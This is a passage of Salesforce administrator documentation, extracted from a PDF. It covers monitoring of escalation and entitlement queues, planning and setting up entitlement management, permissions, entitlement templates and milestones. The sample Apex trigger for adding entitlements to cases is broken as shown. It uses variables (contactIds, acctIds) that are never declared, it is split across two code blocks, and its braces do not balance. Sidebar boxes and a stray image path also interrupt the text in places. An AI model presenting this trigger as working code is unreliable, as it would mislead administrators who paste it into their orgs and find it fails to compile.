   Depending on which features are enabled in your organization, these channels might be available.

   - `Email`—the Case Feed Email action
   - `Live Agent`— Live Agent in the Salesforce console
   - `Portal`—a community or a customer portal
   - `Phone`—the Case Feed Log a Call action
   - `Internal`—the Case Feed Change Status action
8. Select a category.
9. Optionally, select a subcategory.
10. Click **Save**.

Tip: Click **Test and Verify Merge Fields** to view a sample of the quick text, populated with data from records that you choose.

SEE ALSO:

Set Up Quick Text

Monitoring Support Processes

Monitor Automated Article Process Actions

Salesforce Knowledge users can schedule articles to be published or archived on a specific date. Use the automated-process actions queue to view these pending actions and cancel them if necessary.

1. From Setup, enter *Automated Process Actions* in the Quick Find box, then select **Automated Process Actions**.
2. Click **Search** to view all pending actions for any article, or set the filter criteria and click **Search** to view only the pending actions that match the criteria.

   The filter options are:

   Process Definition
   The process that is triggering the action. This value is always "KBWorkflow."

   Object
   The object that triggered the pending action. This value is always "Knowledge Article."

   Scheduled Date
   The date the pending actions are scheduled to occur.

   Create Date
   The date the article that triggered the pending action was created.

   Created By
   The user who created the article that triggered the pending action.

   Record Name
   The name of the article that triggered the pending action.

   The filter is not case-sensitive.

To cancel pending actions, select the box next to the pending actions you want to cancel and click **Delete**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To manage automated-process actions:
- "Modify All Data"

Monitor the Case Escalation Rule Queue

When Salesforce triggers a case escalation rule that has time-dependent actions, use the escalation rule queue to view pending actions and cancel them if necessary.

To view pending actions:

1. From Setup, enter *Case Escalations* in the Quick Find box, then select **Case Escalations**.
2. Click **Search** to view all pending actions for any active case escalation rule, or set the filter criteria and click **Search** to view only the pending actions that match the criteria. The filter options are:

   Case To Escalate
   The Case Number of the escalated case. The Case Number is a unique, automatically generated number used for identifying the case.

   Escalation Rule
   The name of the rule used to escalate the case.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage the case escalation rule queue:
- "Modify All Data"

Rule Entry
The order in which the rule entry will be processed. A rule entry is a condition that determines how a case escalation rule is processed. Each escalation rule can have a maximum of 3000 rule entries.

Escalation Action
The time criteria specified for the case to escalate as defined in the rule entry.

Ignore Business Hours
Indicates if the `Ignore Business Hours` checkbox is selected on the rule entry, meaning that the rule entry is in effect at all times and ignores your organization's business hours.

Escalate At
The date and time at which the case will escalate as defined in the rule entry. Dates and times display in the time zone of the user viewing the escalation rule queue.

Added Date
The date and time at which the case was added to the queue. Dates and times display in the time zone of the user viewing the escalation rule queue.

The filter is not case-sensitive.

To cancel pending actions:

1. Select the box next to the pending actions you want to cancel.
2. Click **Delete**. Salesforce cancels the pending action.

SEE ALSO:

Set Up Escalation Rules

Escalation Rule Examples and Best Practices

Monitor the Entitlement Process Queue

When Salesforce triggers an entitlement process that has time-dependent milestone actions, use the entitlement process queue to view pending actions and cancel them, if necessary.

To view pending actions:

1. From Setup, enter *`Entitlement Processes`* in the `Quick Find` box, then select **Entitlement Processes**.
2. Click **Search** to view all pending actions for any active workflow rules, or set the filter criteria and click **Search** to view only the pending actions that match the criteria. The filter options are:

   Entitlement Process Name
   The entitlement process.

   Case Number
   The case's automatically generated identifying number.

   Milestone Name
   The milestone that triggered the action.

   Evaluation Date
   The date the evaluated actions are scheduled to occur.

   Created Date
   The creation date of the case that triggered the entitlement process.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Entitlement process monitoring is not available in Professional Edition orgs.

USER PERMISSIONS

To manage the entitlement process queue:
- "Modify All Data"

Username
The user who updated the case to trigger an entitlement process.

The filter is not case-sensitive.

To cancel pending actions:

1. Select the box next to the pending actions you want to cancel.
2. Click **Delete**.

Adding Entitlements and Service Agreements

What Is Entitlement Management?

Entitlement management helps you provide the correct support to your customers. It includes a variety of features that let you define, enforce, and track service levels as part of your support management process.

Entitlement management features include:

- *Entitlements,* which let support agents determine whether a customer is eligible for support.
- *Entitlement processes,* which let you design timelines that include all the steps that your support team must complete to resolve support records like cases or work orders.
- *Service contracts,* which let you represent different kinds of customer support agreements like warranties, subscriptions, or maintenance agreements. You can restrict service contracts to cover specific products.
- *Community access to entitlements,* which lets community users view entitlements and service contracts and create support records from them.
- *Reporting on entitlement management,* which lets you track the way entitlements are used in your Salesforce org and whether service contract terms are being met.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Because entitlement management is highly customizable, you have full control of which features you use and how you set them up to reflect your customer support model. We'll walk you through important planning decisions and setup steps to help you make the most of entitlement management. To get started, we recommend that you check out the Entitlement Management Trailhead module: Entitlement Management.

Important: Only users in orgs with the Service Cloud can enable, create, and update entitlement management items.

SEE ALSO:

Planning for Entitlement Management

Entitlement Management Setup Checklist

Planning for Entitlement Management

Entitlement management is highly customizable, which means you have many choices during setup. Before you begin the setup process, it's essential to choose an entitlement management model.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Choose What Determines Support Eligibility

You can set up entitlement management so customers are eligible for support based on one or several of the following types of records:

- *Accounts:* Any contact on the account is eligible for support.
- *Contacts:* Specific contacts are eligible for support.
- *Assets:* Specific assets (purchased products) are eligible for support.
- *Service contracts:* Customers are eligible for support based on a specific service contract.
- *Contract line items:* Specific products covered by a service contract are eligible for support.

Your approach depends on how detailed you want your support process to be. If you prefer to keep it simple, just have your support agents determine support eligibility based on accounts. Here's what this approach looks like:



Choose a Setup Model

There are three general ways to set up entitlement management. Once you've decided what should determine support eligibility, review the three models and select the one that best meets your business needs. You can always change which model you're using.

Entitlement model	What determines support eligibility	Use this model if
Entitlements only (simplest option)	Support agents determine whether a customer is eligible for support at the account, contact, or asset level.	• There's no need to manage your customers' entitlements as part of a service contract • Your entitlements don't have a renewal process • Entitlements aren't purchased by your customers; they're bundled with products (warranties) • Your customers' entitlements are short term and managed independently of each other
Entitlements + service contracts	Support agents determine whether a customer is eligible for support based on their service contract.	• Entitlements are purchased and managed separately from the products they cover and are part of a service contract • Your customers' entitlements are renewed at a contract level • You use Salesforce for customer support but not necessarily for service contract management
Entitlements + service contracts + contract line items (most complex option)	Support agents determine whether a customer is eligible for support based on the products covered in their service contract.	• You use Salesforce for customer support and to manage your customers' service contracts • Your support team manages service contract transactions, such as transfers, mergers, and renewals • Warranties, subscriptions, or other support products appear as line items on your sales orders and map to one or more entitlements • Entitlements are created and updated through an integration with your order management system

Regardless of the setup model you choose, you can enhance your support process with other entitlement management features. For example, you can:

- Create entitlement processes to enforce required, time-dependent steps in your support process
- Use entitlement versioning to create and maintain multiple versions of entitlement processes
- Add entitlements to communities
- Report on entitlements

After you select a setup model, head to the invaluable Entitlement Management Setup Checklist.

SEE ALSO:

What Is Entitlement Management?

Entitlement Management Setup Checklist

When you set up entitlement management, you decide which features to use. Use this checklist to confirm that you've set up entitlement management in a way that fits your support processes.

Step	Complete if...
☐ Read Planning for Entitlement Management	You're thinking about using entitlements in your org.
☐ Set Up Entitlements	You want customer support eligibility to be determined at the account or contact level.
☐ Enable Entitlements	You want to use entitlements in your org.
☐ Customize Entitlements	You want to control which fields users see on entitlements, and how and where users associate entitlements with other records.
☐ Set Up Entitlement and Asset Lookup Filters on Cases	You want to control which entitlements and assets users can link to a case.
☐ Give Users Access to Entitlement Management	You want to give users the appropriate user permissions, field access, and tab access.
☐ Set Up an Entitlement Template	You want to predefine the terms of support for specific products.
☐ Automatically Add Entitlements to Cases from Web, Email, and Communities	You want the correct entitlement to be added automatically to cases created using Web-to-Case, Email-to-Case, or communities.
☐ Set Up Milestones	You want to define required steps that support agents must complete to close a support record.
☐ Customize Milestone Page Layouts	You want to control which milestone-related fields users see.
☐ Enable Milestone Feed Items	You want automatic notifications to be added to the feed and the record owner's profile page when a milestone is completed or violated.
☐ Set Up the Milestone Tracker	You want your support team to be able to see a list of upcoming and closed milestones and countdowns for active and overdue milestones.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To set up entitlement management

- "Manage Entitlements"

Step	Complete if...
☐ Limit User Updates to Milestones	You want to prevent users from updating milestones unless certain criteria are met.
☐ Create a Milestone	You want to define a required step in your support process.
☐ Auto-Complete Case Milestones	You want milestones to be automatically marked Completed on cases that match unique criteria.
☐ Set Up an Entitlement Process	You want to be able to apply the required steps in your support process to specific records.
☐ Create an Entitlement Process	You want to create a timeline that includes all of the steps that your support team must complete to resolve support records.
☐ Customize Entitlement Process Fields	You want to control which entitlement process fields users see.
☐ Add a Milestone to an Entitlement Process	You want to specify which required support steps occur, and when, on your timeline.
☐ Add a Milestone Action to an Entitlement Process	You want to define time-dependent workflow actions that occur at every step (milestone) in an entitlement process when the milestone is nearing violation, violated, or completed.
☐ Apply an Entitlement Process to an Entitlement	You want a specific entitlement's support records to follow the steps defined in your entitlement process.
☐ Create a New Version of an Entitlement Process	You want to update an entitlement process.
☐ Use a New Version of an Entitlement Process	You want to apply a new version of an entitlement process to new or existing entitlements.
☐ Set Up Service Contracts	You want customer support eligibility to be determined at the service contract level.
☐ Set Up Contract Line Items	You want to be able to limit a service contract to cover specific products.
☐ Set Up Entitlement Management in Communities	You want customers or partners to be able to view their entitlements and service contracts and create support records from them.
☐ Report on Entitlements	You want to view and share data on entitlements and service contracts.
☐ Give your support team entitlement management guidelines.	You want your support team to understand: • How to verify that a customer is entitled to support • How to link cases or work orders to entitlements

Step	Complete if...
	• How entitlement processes affect the way they resolve cases or work orders

SEE ALSO:

Planning for Entitlement Management

Entitlement Management Limitations

The following limitations apply to entitlements and their related features.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Entitlement Limitations

- Every entitlement must be associated with an account.
- You can't share entitlements. Entitlements inherit their parent account's sharing settings.
- If you're using entitlement processes, manage customers' work orders and cases on separate entitlements. This is because an entitlement process only runs on records that match its type. For example, when a Case entitlement process is applied to an entitlement, the process only runs on cases associated with the entitlement. If a work order is also associated with the entitlement, the process won't run on the work order.
- Merge fields for entitlements on cases aren't supported. For example, if you add the `Entitlement Name {!Case.Entitlement}` merge field to an email template, the field is not populated on the template.
- Entitlement contacts don't have page layouts, search layouts, buttons, links, or record types.
- Entitlements don't automatically apply to cases created with Web-to-Case or Email-to-Case. If needed, you can add entitlements to these features using Apex code. For a sample trigger, see Automatically Add Entitlements to Cases from Web, Email, and Communities.

Milestone Limitations

- You can't add milestones to support records without using entitlement processes. Entitlement processes apply milestones to support records.
- An org can have up to 1,000 entitlement processes, with up to 10 milestones per process. If your org was created before Summer '13, its maximum number of entitlement processes may be lower, but you can ask Salesforce to increase it.
- Milestones aren't marked completed automatically. If you'd like, you can set up automation to auto-complete milestones on support records that match unique criteria. To learn more, see Auto-Complete Case Milestones.
- After an entitlement process is activated, you can't delete its milestones or create milestone actions. However, you can create versions of entitlement processes with different milestone settings and apply the new version to existing entitlements.
- Only one instance of a milestone can count down on a record at a time. For example, if a Response Time milestone begins counting down on a case, a second Response Time milestone can't be created until the first is completed.
- Business hours on entitlement processes aren't supported in change sets. To transfer an entitlement process with business hours from one Salesforce org to another, use one of these approaches:
  - Create the entitlement process from scratch in the new org
  - Use an alternative method to transfer the entitlement process, such as the Force.com Migration Tool
  - Remove the business hours from the entitlement process before adding it to a change set

Contract Line Item Limitations

- You can only use contract line items if your org uses the Product object.
- You can't create list views for contract line items.
- You can't share contract line items. Contract line items inherit their parent service contract's sharing settings. For example, users with the "Read" permission on service contracts inherit the "Read" permission on contract line items.

SEE ALSO:

Entitlement Management Setup Checklist

Set Up an Entitlement Process

Set Up Entitlements

Entitlements are units of customer support in Salesforce, such as "phone support" or "web support". Set up entitlements in your Salesforce org to help support agents determine whether a customer is eligible for support.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. Enable Entitlements
   Enable entitlements in your Salesforce org to help support agents deliver the correct service level to your customers.
2. Customize Entitlements
   Customize entitlement fields and page layouts based on your business needs and how your agents work.
3. Set Up Entitlement and Asset Lookup Filters on Cases
   Set up lookup filters on entitlement-related case fields to restrict the entitlements that users can select on a case.
4. Give Users Access to Entitlement Management
   After you set up entitlement management, make sure that users have the appropriate user permissions, field access, and tab access.
5. Set Up an Entitlement Template
   Entitlement templates let you predefine terms of support that users can add to products.
6. Automatically Add Entitlements to Cases from Web, Email, and Communities
   Entitlements don't automatically apply to cases created using Web-to-Case, Email-to-Case, or communities. However, you can add entitlements to these features using Apex code.

Enable Entitlements

Enable entitlements in your Salesforce org to help support agents deliver the correct service level to your customers.

1. From Setup, enter *Entitlement Settings* in the Quick Find box, then select **Entitlement Settings**.
2. Select Enable Entitlement Management.
3. Click **Save**. This takes you to a page where you can customize entitlement management settings. You'll come back to those settings later on in the entitlement management setup process.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To enable entitlements:
- "Customize Application"

Customize Entitlements

Customize entitlement fields and page layouts based on your business needs and how your agents work.

1. **Customize entitlements fields.**

   This lets you control what information users add to entitlements.

   Tip: Create custom entitlement fields that are specific to your industry or your support processes. For example:
   - Customize the values for the Type field to match the types of entitlements your team provides or sells, like online support or online training.
   - If your business charges for entitlement renewals, create a currency field on entitlements named Cost to Renew.

2. **Customize entitlement page layouts.**

   This lets you specify which fields and related lists users see on entitlements. Consider making the following customizations:
   - Add the Status Icon field so users can easily see whether the entitlement is active, expired, or inactive.
   - Add the Cases, Contacts, and Work Orders related lists so users can:
     - View cases, contacts, and work orders associated with entitlements
     - Create cases or work orders automatically associated with the correct entitlements
     - Add contacts to entitlements

3. **Set field history tracking on entitlements.**

   This lets you see when field values were changed. Changes are listed in the Entitlement History related list on entitlements. From the object management settings for entitlements, go to the fields section and click **Set History Tracking**.

4. **Customize other objects' page layouts.**

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts and set field history tracking:
- "Customize Application"

- Add the `Entitlement Name` lookup field to case and work order page layouts. This lets users add entitlements to cases or work orders.

  Important: To let a user create cases from entitlements or change a case's assigned entitlement, make the `Entitlement Name` field on cases editable for their profile.

- Add the Entitlements related list to other objects' page layouts:

Add the Entitlements related list to this object's page layouts...	So users can view and create entitlements when...
Accounts	Any contact on the account is eligible for support
Contacts	Specific contacts are eligible for support
Assets	Specific assets (purchased products) are eligible for support

5. **Make the Entitlements tab visible in Salesforce and any custom apps.**

   The Entitlements tab is where users create and edit entitlements. Add the tab to an app or instruct your users to add it to an existing tab set in Salesforce. Users need the "Read" permission on entitlements to see the Entitlements tab.

Set Up Entitlement and Asset Lookup Filters on Cases

Set up lookup filters on entitlement-related case fields to restrict the entitlements that users can select on a case.

For example, when community users create a case and use the lookup on the `Entitlement Name` field, you can set up lookup filters so they can choose only entitlements registered to their account or contact.

1. From Setup, enter *`Entitlement Settings`* in the `Quick Find` box, then select **Entitlement Settings**.
2. Choose the item(s) you'd like returned in the lookup fields.

Lookup Field on Cases	Click...	To Return...
`Asset`	`Same account on the case`	Assets registered to the account on the case. **Tip:** If you want the lookup field to return all assets that share an account with the case, select only this option.
	`Same contact on the case`	Assets registered to the contact on the case.
	`Entitlements on the case's account`	Assets associated with entitlements that belong to the case's account.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To set up entitlement-related lookups on cases: "Manage Entitlements"

- "Manage Entitlements"

Lookup Field on Cases	Click...	To Return...
	`Entitlements on the case's contact`	Assets associated with entitlements related to the case's contact.
`Entitlement`	`Active status`	Entitlements with an Active `Status`.
	`Same account on the case`	Entitlements associated with the account on the case.
	`Same asset on the case`	Entitlements associated with the asset on the case.
	`Same contact on the case`	Entitlements associated with the contact on the case.

Choosing multiple items acts as an AND function, so the more items you select, the more it restricts the options returned. For example, choosing `Same account on the case` and `Same contact on the case` means the `Asset` lookup field only returns assets registered to both the account and the contact on the case.

Tip: Choose items that match the way your support agents verify support eligibility. For example, choose the account-related items if your support agents verify support eligibility based on accounts.

3. Click **Save**.

Note: Equivalent lookup filters aren't available for work orders.

Give Users Access to Entitlement Management

After you set up entitlement management, make sure that users have the appropriate user permissions, field access, and tab access.

1. **Assign entitlement management permissions to users.**

Users Who Will	Need These Permissions	Permissions Are Auto-Enabled on These Standard Profiles
Set up entitlement management, including milestones, entitlement processes, and entitlement templates	"Manage Entitlements" AND "Customize Application"	System Administrator
Provide entitlement management to a community	"Customize Application" AND "Create and Set Up Communities"	System Administrator

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create and edit users:
- "Manage Internal Users"

Users Who Will	Need These Permissions	Permissions Are Auto-Enabled on These Standard Profiles
Create or update custom report types that include entitlement management	"Manage Custom Report Types"	System Administrator
Create and run reports based on entitlement management custom report types	"Create and Customize Reports"	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Create cases with entitlements	"Create" on cases AND "Read" on entitlements	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Change a case's entitlement	"Edit" on cases AND "Read" on entitlements	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Create work orders with entitlements	"Create" on work orders AND "Read" on entitlements	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Change a work order's entitlement	"Edit" on work orders AND "Read" on entitlements	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Verify or view entitlements	"Read" on entitlements	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Create entitlements	"Create" on entitlements	None: enable the permission in a permission set or custom profile
Change entitlements	"Edit" on entitlements	None: enable the permission in a permission set or custom profile
View entitlement contacts	"Read" on entitlement contacts	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Change entitlement contacts	"Create" on entitlement contacts AND "Delete" on entitlement contacts	None: enable the permissions in a permission set or custom profile
Verify or view service contracts	"Read" on service contracts	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator

Users Who Will	Need These Permissions	Permissions Are Auto-Enabled on These Standard Profiles
Create service contracts	"Create" on service contracts	None: enable the permission in a permission set or custom profile
Change service contracts	"Edit" on service contracts	None: enable the permission in a permission set or custom profile
Verify or view contract line items	"Read" on contract line items	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Add contract line items to service contracts	"Edit" on service contracts AND "Create" on contract line items and "Read" on products and price books	None: enable the permissions in a permission set or custom profile
Change contract line items on service contracts	"Edit" on service contracts AND "Edit" on contract line items and "Read" on products and price books	None: enable the permissions in a permission set or custom profile

Tip: If a standard profile doesn't include a certain user permission, you can create a permission set and enable the permission in it. Or, clone the standard profile and enable the permission in the custom profile.

2. **Set field-level security.**

   Choose which entitlement management fields users can view and edit. Field-level security settings let you specify users' access to fields in several areas of the user interface:

   - Detail and edit pages
   - Related lists
   - List views
   - Reports
   - Search results
   - Email and mail merge templates
   - Communities

   You can set field-level security from a permission set, profile, or a particular field.

   Important: To let a user create cases from entitlements or change a case's assigned entitlement, make the `Entitlement Name` field on cases editable for their profile.

Set Up an Entitlement Template

Entitlement templates let you predefine terms of support that users can add to products.

You can create entitlement templates for specific products so support agents can quickly add the right entitlement whenever a customer purchases the product. For example, you can create entitlement templates for web or phone support so agents can easily add entitlements to products offered to customers.

Purchased or installed products are represented in Salesforce as assets. That means:

- A *product* (for example, "Laser Scanner") is linked to an entitlement template
- A corresponding *asset* (for example, the laser scanner purchased by ABC Labs) is linked to an entitlement that was created from the entitlement template

Note: Entitlement templates are only available if entitlements and products are enabled in your org.

Tip: The Entitlement Management Trailhead module introduces you to common terms and walks you through the process of creating an entitlement template. And, it's fun! To get started, see Entitlement Management.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create entitlement templates:
- "Manage Entitlements"

1. Add the Entitlement Templates related list to product page layouts.
2. Optionally, add the `Type` and `Business Hours` fields to the Entitlement Templates related list. This lets users view the type of entitlement, such as Web or phone support, and any business hours that apply to the entitlement.
3. Create an entitlement template.
   a. From Setup, enter *Templates* in the Quick Find box, then select **Entitlement Templates**.
   b. Click **New Template**.
   c. Enter any details:

Field	Description
`Entitlement Template Name`	The name of the entitlement template. Use a descriptive name, like *Phone Support*. This helps users better understand entitlement templates when they see them on related lists for products.
`Term (Days)`	The number of days the entitlement is in effect. For example, if you want the entitlement template to entitle all customers who purchase this product to 90 days of phone support, enter *90*.
`Entitlement Process`	The entitlement process associated with the entitlement.
`Per Incident`	Lets you limit the number of cases the entitlement supports. The admin determines whether this field is visible.
`Cases Per Entitlement`	The total number of cases the entitlement supports. This field is only available if `Per Incident` is selected.
`Business Hours`	The entitlement's supported business hours.

Field	Description
`Type`	The type of entitlement, such as Web or phone support. Admins can customize this field's values.

4. Click **Save**.
5. Add the entitlement template to a product.
   a. Go to the product detail page.
   b. Click **Add Entitlement Template** on the Entitlement Templates related list.
   c. Select the entitlement template.
   d. Click **Insert Selected**.
   e. Click **Done**.

   Now when a user creates an asset and links it to that product, the Entitlements related list on the asset includes an entitlement created from the entitlement template. That way, support agents responding to a call about the asset can quickly see what kind of support the customer is entitled to receive.

Note: All users, even those without the "View Setup and Configuration" user permission, can view entitlement templates via the API.

Automatically Add Entitlements to Cases from Web, Email, and Communities

Entitlements don't automatically apply to cases created using Web-to-Case, Email-to-Case, or communities. However, you can add entitlements to these features using Apex code.

When a case is created via Web-to-Case, Email-to-Case, or a community, it isn't automatically associated with an entitlement. When a case's `Entitlement` field is empty, this sample trigger checks whether the case contact has an active entitlement. If the contact has an active entitlement, the entitlement is added to the case. If the contact doesn't have an active entitlement, the trigger then checks whether the case account has an active entitlement. If the case account has an active entitlement, the entitlement is added to the case. The trigger helps ensure that cases are resolved according to your customer support agreements.

To define this case trigger in your Salesforce org:

1. From Setup, enter *`Case Triggers`* in the Quick Find box, then select **Case Triggers**.
2. Click **New**.
3. Copy the text below and paste it in the text field.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To define Apex triggers:
- "Author Apex"

```
trigger DefaultEntitlement on Case (Before Insert, Before Update) {
    List <EntitlementContact> entlContacts =
                [Select e.EntitlementId,e.ContactId,e.Entitlement.AssetId
                From EntitlementContact e
                Where e.ContactId in :contactIds
                And e.Entitlement.EndDate >= Today
                And e.Entitlement.StartDate <= Today];
```

```
        if(entlContacts.isEmpty()==false){
            for(Case c : Trigger.new){
                if(c.EntitlementId == null && c.ContactId != null){
                    for(EntitlementContact ec:entlContacts){
                        if(ec.ContactId==c.ContactId){
                            c.EntitlementId = ec.EntitlementId;
                            if(c.AssetId==null && ec.Entitlement.AssetId!=null)
                                c.AssetId=ec.Entitlement.AssetId;
                            break;
                        }
                    }
                }
            }
        } else{
            List <Entitlement> entls = [Select e.StartDate, e.Id, e.EndDate,
                    e.AccountId, e.AssetId
                    From Entitlement e
                    Where e.AccountId in :acctIds And e.EndDate >= Today
                    And e.StartDate <= Today];
            if(entls.isEmpty()==false){
                for(Case c : Trigger.new){
                    if(c.EntitlementId == null && c.AccountId != null){
                        for(Entitlement e:entls){
                            if(e.AccountId==c.AccountId){
                                c.EntitlementId = e.Id;
                                if(c.AssetId==null && e.AssetId!=null)
                                    c.AssetId=e.AssetId;
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
}
```

SEE ALSO:

Set Up an Entitlement Process

Milestones

Milestones represent required, time-dependent steps in your support process, like first response or case resolution times. Milestones are added to entitlement processes to ensure that agents resolve support records correctly and on time.


An entitlement process can have up to 10 milestones. You can set up a milestone to occur once in an entitlement process, or to recur until the entitlement process exits.

Here's how milestones fit into your support process:

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud



View existing milestones in your org on the Milestones page under Entitlement Management in Setup. The Milestones related list on entitlements and entitlement processes also lists associated milestones.

Tip: There are several ways that you can view a list of records with milestones in your org:

- To view work orders with milestones, create a work order report using the Object Milestones custom report type
- To view cases with milestones, create a case report using the Cases with Milestones custom report type
- Create list views that filter on milestone fields

Before using milestones in your support process, review Milestone Limitations on page 2743.

Tip: The Entitlement Management Trailhead module introduces you to common terms and walks you through the process of creating milestones. And, it's fun! To get started, see Entitlement Management.

SEE ALSO:

Set Up Milestones
Milestone Statuses
Milestone Recurrence Types
Milestone Actions

Milestone Statuses

Milestones on support records display one of three statuses.

Status	What It Means	Example
✔ Compliant	Milestones on the record are either complete or not in violation. Important: New records display as compliant because they're not in violation.	The first response on a case is complete or not in violation.

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Status	What It Means	Example
Open Violation	One or more milestones on the record have been violated, and steps in the support process are incomplete.	The assigned agent didn't complete the first response on a case before the milestone expired.
Closed Violation	One or more milestones on the record were violated, but the steps in the support process were still completed.	The assigned agent completed the first response on a case after the milestone expired.

SEE ALSO:

- Entitlement Processes
- Add a Milestone to an Entitlement Process
- Milestone Actions

Milestone Actions

Milestone actions are time-dependent workflow actions that occur on milestones in an entitlement process. Actions can be added to milestones after the milestone is added to an entitlement process.

For example, you can create a milestone action that:

- Sends an email alert to certain users an hour before a First Response milestone is near violation
- Updates certain fields on a case one minute after a First Response milestone successfully completes

You can add three types of actions to milestones:

Action Type	Description
Success Actions	The actions to take when a milestone successfully completes. Success actions still fire on milestones that are closed late.
Warning Actions	The actions to take when a milestone is near violation.
Violation Actions	The actions to take when a milestone is violated.

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You can automate the following actions for each action type:

Workflow Action	What It Does	Example
New Task	Create a workflow task	Create a task for a support agent to call a customer when a First Response milestone is violated.
New Email	Create an email alert	Notify case owners when a First Response milestone on their case is near violation.
New Field Update	Define a field update	Update the case Priority field to `High` when a First Response milestone is near violation.

Workflow Action	What It Does	Example
New Outbound Message	Define an outbound message	Send data about parts or services to an external system after a First Response milestone is completed.
Select Existing Action	Select an existing action	Use an existing email alert to notify a case owner when their case is near violation of a first response.

SEE ALSO:

- Add a Milestone Action to an Entitlement Process
- Entitlement Processes
- How a Record Moves Through an Entitlement Process

Milestone Recurrence Types

When you create a milestone, you must choose its recurrence type. Learn what each recurrence type means and when to use it.

There are three milestone recurrence types in Salesforce:

Recurrence Type	What It Means	How the Start Date is Determined	Examples
No Recurrence	The milestone only occurs once on the support record*.	The Start Date is the time when the milestone criteria are met on the record.	"First Response" "Resolution Time"
Independent	The milestone occurs whenever the milestone criteria match the record criteria. Note: Only one occurrence of an independently recurring milestone can be active at a time.	The Start Date is the time when the milestone criteria are met on the record, regardless of when the previous occurrence was completed.	"Response Time"
Sequential	The milestone occurs on repeat whenever the milestone criteria	For the first occurrence, the Start Date is the time when the milestone criteria are met on the case.	"Customer Contact Made"

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Recurrence Type	What It Means	How the Start Date is Determined	Examples
	match the record criteria. Note: Only one occurrence of a sequentially recurring milestone can be active at a time.	For future occurrences: • The Start Date is the time when the milestone criteria are met on the record, as long as it's later than the previous occurrence's Target Date. • If an occurrence is completed *before* its Target Date and the milestone criteria are met on the record again, the next occurrence starts at the previous occurrence's Target Date. • If an occurrence is completed *after* its Target Date, the next occurrence's Start Date is the time when the milestone criteria are met on the record.	

*In these definitions, a support record includes cases and work orders.

Example:

No Recurrence Type

